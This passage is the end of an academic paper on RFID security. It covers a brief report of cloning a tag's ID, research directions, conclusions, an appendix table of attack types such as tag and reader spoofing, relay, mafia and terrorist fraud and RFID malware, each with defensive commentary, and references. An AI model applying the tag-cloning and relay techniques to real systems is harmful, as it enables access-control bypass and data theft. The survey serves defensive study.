

Figure 3. The tag identification

The next step was to change its ID, just with one click. The new (cracked) RFID was created.

---

[10]Supported Tag Types:ISO 15693: Tag-it ISO, My-d, I-Code SLI, LRI512, TempSense;ISO 14443 A: MifareStandard(1,2), MifareUltraLight(1,2) ;ISO 14443 B: SR176(1,2) ;Tag-it® ;I-Code® ;EM4002 ;EM4005 ;EM4050 ;HITAG1 ;HITAG2 ;Q5 ;TIRIS

7. Future Research. Conclusions

RFID is very popular today. Ongoing works on its security field can be:

a. The implementation of protocols, where ensure compatibility with other receivers, such as WI-FI access points.

b. The implementation of application protocols that allow users (tags) to select the security protocol that is going to be used for.

c. The research of the antennas security protocols dependability and the definition of rules that can determine the selection of the protocols according to the receiver antenna characteristics.

d. The implementation-development of software that allow RFID dynamic authentication.

e. Implementation of introducing legislation to force retailers to give consumers the option of disabling a tag upon purchase of a product ([18]).

Useful conclusion comes up through this paper. Considering the range of the implementations of the RFID, security is an essential element of the total project. Many policies, algorithms, protocols have come out in order to protect RFID from corresponded attacks. The limitations due to limited memory of the tag exist, but theoutgoing work is going to fix this ([7]).

Authentication protocols for RFID tag/reader are important both for secure implementations as well as for allaying consumers' concerns with regard to their privacy/security in environments involving RFID tags.

The engineering part of the current paper proved that RFID are in danger in case of use, this must be taken in serious consideration.

Given the importance of security privacy and the constant vulnerabilities faced by most such authentication protocols, it is of paramount importance to proactively stay current on possible new threats to security/privacy. The progress in the field over the past decade and the exciting development of security evaluations over the past 10 years is a testament to the importance of RFID in our life.

Appendix: Attack Methods

TITLE	DESCRIPTION	CRITICAL ANALUSIS
Attack on a tag	This type of attack refers to the scenario where an attacker pretends to be the reader ([22]). The low cost RFIDs tags lack the resources to perform true cryptographic operations. The three commonest attack methods are based on going tag's command 'kill' and 'sleeping'. These are used by adversaries to set the tag inoperative or temporarily inactive respectively ([15])	Choosing a security protocol based on avoiding exactly this type of attack, it gives hope that the adversary will not be able to succeed. Other researchers proposed that suppressing tag id and relabeling the new tags can reduce significantly the risk. Juels in 2006 proposed those refreshing tag pseudonyms, re-encrypting and relabeling the tag before use can also reduce the risk.
Attack on the reader	Here, the attacker pretends to be a valid tag ([22]).	In the case of unprotected communication the things are easy. On the other hand, this type of attack is difficult to succeed in secure communications because attacker misses the shared secret keys (x′ and y′). Results depend on the security protocol that is use for.
Attack on the communication between tag and reader:	In this case an adversary can block messages between the reader and a tag ([22]).	This attack leaves the door open for an adversary to learn the 3 secret keys. A 'wise' protocol prevents assets from breaking the authentication.
Attack on user privacy	Since an attack is implemented, the private data will be uncovered	Since no 'private' information except from UID (User Identification) mis transmitted during validation, this is of no concern here.
Attack on location privacy ([22])		This is of no concern since the secrets do not change over different runs of the protocol
Attack against the key Philosophy (Selwyn	This happens when an attacker listens in on the transaction and tries to identify the key values.	If the keys are selected appropriately and changed regularly there is no concern of.

Piramuthu,2005)		
Attack against implementation ([22])		If the provided keys and the random numbers are generated with caution, the danger is eliminated.
Disassembling the tags ([22])		In some cases tags can be disassembled to retrieve the structure of the secret keys
Relay attacks	The ISO air-interface protocol[11] requires the tags to be within about 4 inches from the reader. Using relay systems increase the danger of stealing sensitive data, of the security protocols of the whole RFID system can prevent from attacker‘s succession	Relay attacks are one such attack that does not require physical proximity of a valid tag and reader. Limited RF reader’s transmission and/or narrow beams can protect from easy stealing. It becomes obvious that the appropriate choice
Lots of source code	RFID tags have power constraints and limited complexity, but the back-end RFID middleware systems may contain even millions, of lines of source code.	The limitation of the source code’s lines may bind bugs ([27]). The adoption of smaller “home-grown” RFID middleware systems will probably have fewer lines of code, but they will also most likely suffer from insufficient testing ([27]).
Generic protocols and fac-ilities.	Adopting Internet protocols causes RFID middleware to inherit additional baggage, like well-known security vulnerabilities.	In order to bound this danger there is the EPC (standard) global network, which exemplifies this trend, by adopting the Domain Name System (DNS), Uniform Resou-rce Identifiers (URIs), and Extensible Mark-up Language (XML).
Back-end databases.	The essence of RFID is automated data collection ([27]).	The collected tag data must be stored and queried, to fulfill larger application purposes.
High-value data attacks	RFID data may have a financial or personal character, and it is sometimes even important even for national security (i.e. the data on digital passports). Making the situation worse, RFID	In this case the solution is not simple. The vulnerabilities will be avoided by the fully application of protocols and policies

[11]4 e.g., ISO 14443

	malware could conceivably cause more damage than normal computer-based malware ([27]).	
False sense of security.	Because of the fact that nobody expects RFID malware especially not in offline RFID systems could be proved a great vulnerability	RFID middleware developers need to take measures to secure their systems
Mafia fraud,	The mafia fraud attack happens when the adversary consists of a cooperating rogue prover and rogue verifier that interacts with the honest verifier and interacts with prover. The adversary relays signals between the verifier and prover as if they were in close proximity to each other ([22]).	Since the adversary does not modify any of the signals it receives, no amount of secure encryption could prevent these types of attacks. There is a proposal from Hancke and Kuhn to secure against mafia attack since the adversary cannot respond to the reader on time through a relay attack if the tag is indeed farther away from the reader. The fact that increases this vulnerability is the weak cryptographic relationship between the different (timed and un-timed) phases.
Terrorist fraud attacks.	The terrorist fraud attack is where a dishonest prover collaborates with the adversary to convince the honest verifier of its proximity. Here, although the prover and adversary cooperate, the adversary does not know the secret key of the prover. Clearly, if the adversary knows the secret key, it would be hard to distinguish it from the prover ([22]).	Although it is still hard to render the protocol to not be immune to these attacks Reid proposed ([22]) a modification to the distance bounding protocol proposed by Hancke and Kuhn, Reid claims this protocol to be immune to both mafia and terrorist attacks. The probability of success for an adversary is higher with the Reid protocol than with the Hancke and Kuhn protocol

Table A-1 The attack methods

References

[1] J. Ayoade: *Security implications in RFID and authentication processing framework*, Elsevier, Computers & Security JOURNAL 25(2006), pages 207-212, available at http://www.sciencedirect.com/science?_ob=ArticleURL&_udi=B6TYV-4K66F2W-1&_user=10&_cover_Date=02%2F28%2F2007&_rdoc=1&_fmt=&_orig=search&_sort=d&view=c&_acct=C000050221&_version=1&_urlVersion=0&_userid=10&md5=af8fb6f14275d873e83d02637ca66f2 (last seen 1-05-2007)

[2] D. V. Bailey and A. Juels: *Shoehorning Security into the EPC Standard*, RSA Laboratories, 23 January 2006

[3] M. Burmester and B. de Medeiros: *Persistent Security for RFID*, Computer Science Department Florida State University, 2006

[4] M. Burmester, B. de Medeiros and R. Motta: *Robust, Anonymous RFID Authentication with Constant Key-Lookup* supported by the NSF award 0209092, the U.S. Army Research Laboratory, and the U.S. Research Office under grant number DAAD 19-02-1-0235

[5] M. Burmester, B. de Medeiros and R. Motta: *Provably secure grouping-proofs for RFID tags*, work supported by the NSF award 0209092, the U.S. Army Research Laboratory, and the U.S. Research Office under grant number DAAD 19-02-1-0235.

[6] H.-Yu Chien, C.-H. Chen: *Mutual authentication protocol for RFID conforming to EPC Class 1 Generation 2 standards*, 2006, ACM- Computer Standards & Interfaces, 29(2)(2007), pages: 254-259, available at http://portal.acm.org/citation.cfm?id=1222669_1222985&coll=&dl=acm&CFID=15151515&CFTOKEN=6184_618 (last seen 1-05-2007)

[7] R. Dantu, G. Clothier, A. Atri: *EAP methods for wireless networks*, ACM Computer Standards & Interfaces 29(3)(2007), pages: 289-301, available at http://portal.acm.org/citation.cfm?id=1224815_1225157&coll=&dl=acm&CFID=15151515&CFTOKEN=6184618 (last seen 1-05-2007)

[8] N. Dew: *Incommensurate technological paradigms? Quarreling in the RFID industry*, Industrial and Corporate Change Journal, 15(5)(2006), pages. 785–810, Oxford University Press, available at

http://icc.oxfordjournals.org/cgi/content/short/15/5/785?rss=1 (last seen 1-05-07)

[9] T. Dimitriou: *Proxy Framework for Enhanced RFID Security and Privacy*, Athens Information Technology, 2006

[10] K. Finkenzeller: RFID Handbook : Fundamentals and Applications in Contactless Smart Cards and Identification, Second Edition, John Wiley & Sons, Ltd.,2003 ISBN: 0-470-84402-7

[11] FKI LOGITEXT: *RFID for the Real World: Challenges and Opportunities in the Warehouse and Distribution Center Environment*, FKI Logistex, 2005, available at http://whitepapers.techrepublic.com./whitepaper.aspx?docid=269759 (last seen 1-05-07)

[12] T. S. Heydt-Benjamin, D. V. Bailey, K. Fu1, A. Juels and T. O'Hare: *Vulnerabilities in First-Generation RFID-enabled Credit Card*", University of Massachusetts, 2006, Amherst, MA, USA

[13] D. E. Holcomb, W. P. Burleson, and K. Fu: *Initial SRAM State as a Fingerprint and Source of True Random Numbers for RFID Tags*, University of Massachusetts, 2006, Amherst, USA

[14] Intellitag: *Introduction to Radio Frequency Identification*, Intellitag 2006, white paper, available at http://www.rfidsolutionsonline.com/Content/news/article.asp?Bucket=Article&DocID={A1926498-67B745F4-B777-2D54C4A678B} (last seen 1-05-2007)

[15] A. Juels: *RFID Security and Privacy: A Research Survey*, IEEE JOURNAL on Selected areas in com., Vol. 24, No. 2, Feb 2006

[16] A. Juels: *Attack on a Cryptographic RFID Device*, Feb. 28, 2005 RFID Journal, available at http://www.rfidjournal_com/article/articleview/1415/1/39/ (last seen 1-05-2007)

[17] W. Knight: *RFID– another technology,another security mess? 2006*, Infosecurity Today, May/June 2006 page 37, available at http://www.Infosecuritymagazine.com/features/mayjune06/mayjune_sum.html (last seen 1-05-07)

[18] LARAN RFID: *A basic introduction to RFID technology and its supply chain*, LARAN, 2005, available at http://whitepapers.techrepublic.com.com/whitepaper.aspx?&compid=16055&docid=89819 (last seen 1-05-2007)

[19] A. Mitrokosta, M. R. Rieback and A. S. Tanenbaum: *Classifying RFID attacks and defenses*, Springer Science + Business Media, LLC 2009

[20] A. Oxley: *The RFID invasion*, The British Computer Society, November 2005, available at http://www.bcs.org/server_php?show=ConWebDoc_2745 (last seen 1-05-2007)

[21] P. Peris-Lopez, J. C. Hernandez-Castro, J. M.E. Tapiador, T. Li, Y. Li: *Vulnerability analysis of RFID protocols for tag ownership transfer*, Computer Networks 54 (2010), pages 1502–1508

[22] S. Piramuthu: Protocols for RFID tag/reader authentication, ACM Decision Support Systems 43(3)(2007), pages: 897-914, available at http://portal.acm.org/citation.cfm?id=123413.1234522&coll=GUIDE&dl=&CFID=15151515&CFTOKEN=6184618 (last seen 1-05-07)

[23] R. Platts: *RFID – panacea or pain? I*, The British Computer Society, 2005 (http://www.bcs.org/server.php?show=ConWebDoc.2740 (last seen 1-05-07)

[24] H. Pohl and H. Knospe: *RFID Security*, Information Security Technical Report Journal, 9(4)(2004), pages:30-41, available at http://www.inf.fh-bonnrheinsieg.de/data/informatik_/fb_informatik/personen/pohl/Aufsaetze/Knospe_Pohl_RFID_Security_ISTR.pdf (last seen 1-05-2007)

[25] B. Potter: *RFID: misunderstood or Untrustworthy?*, Network Security, 2005(4)(2005), pages 17-18, available at http://www.sciencedirect.com/science?_ob=Article_ListURL&_method=list&_ArticleListID=572275386&_sort=d&view=c&_acct=C000050221&_version=1&_urlVersion=0&_userid=10&md5=adce2e629017af7693baa47094b6e7f0 (last seen 1-05-2007)

[26] M. R. Rieback, B. Crispo, A. S. Tanenbaum: *The Evolution of RFID Security*, PERVASIVEcomputing, Published by the IEEE CS and IEEE ComSoc,2006

[27] M. R. Riebacka,, P.N.D. Simpsona, B. Crispoa, A. S. Tanenbaumam: *RFID malware: Design principles and examples*, Elsevier, July 2006, available at http://www.cs.vu.nl/~ast/publications/pmc-2006.pdf (last seen 1-05-07)

[28] M. Roberti: *RFID Security: A Reality Check*, RFID Journal, Feb. 27, 2006 (http://www.rfidjournal.com/article/articlevie/2170/1/2/ (last seen 1-05-07)

[29] F. Thornton, B. Haines, A. M. Das, H. Bhargava, A. Campbell and J. Kleinschmidt: RFID Security, Syngress Publishing Inc., 2006, New York,ISBN 159749-047-4

[30] R. Weinstein: *RFID: A Technical Overview and Its Application to the Enterprise*, IT Pro, IEEE, May ׀ June 2005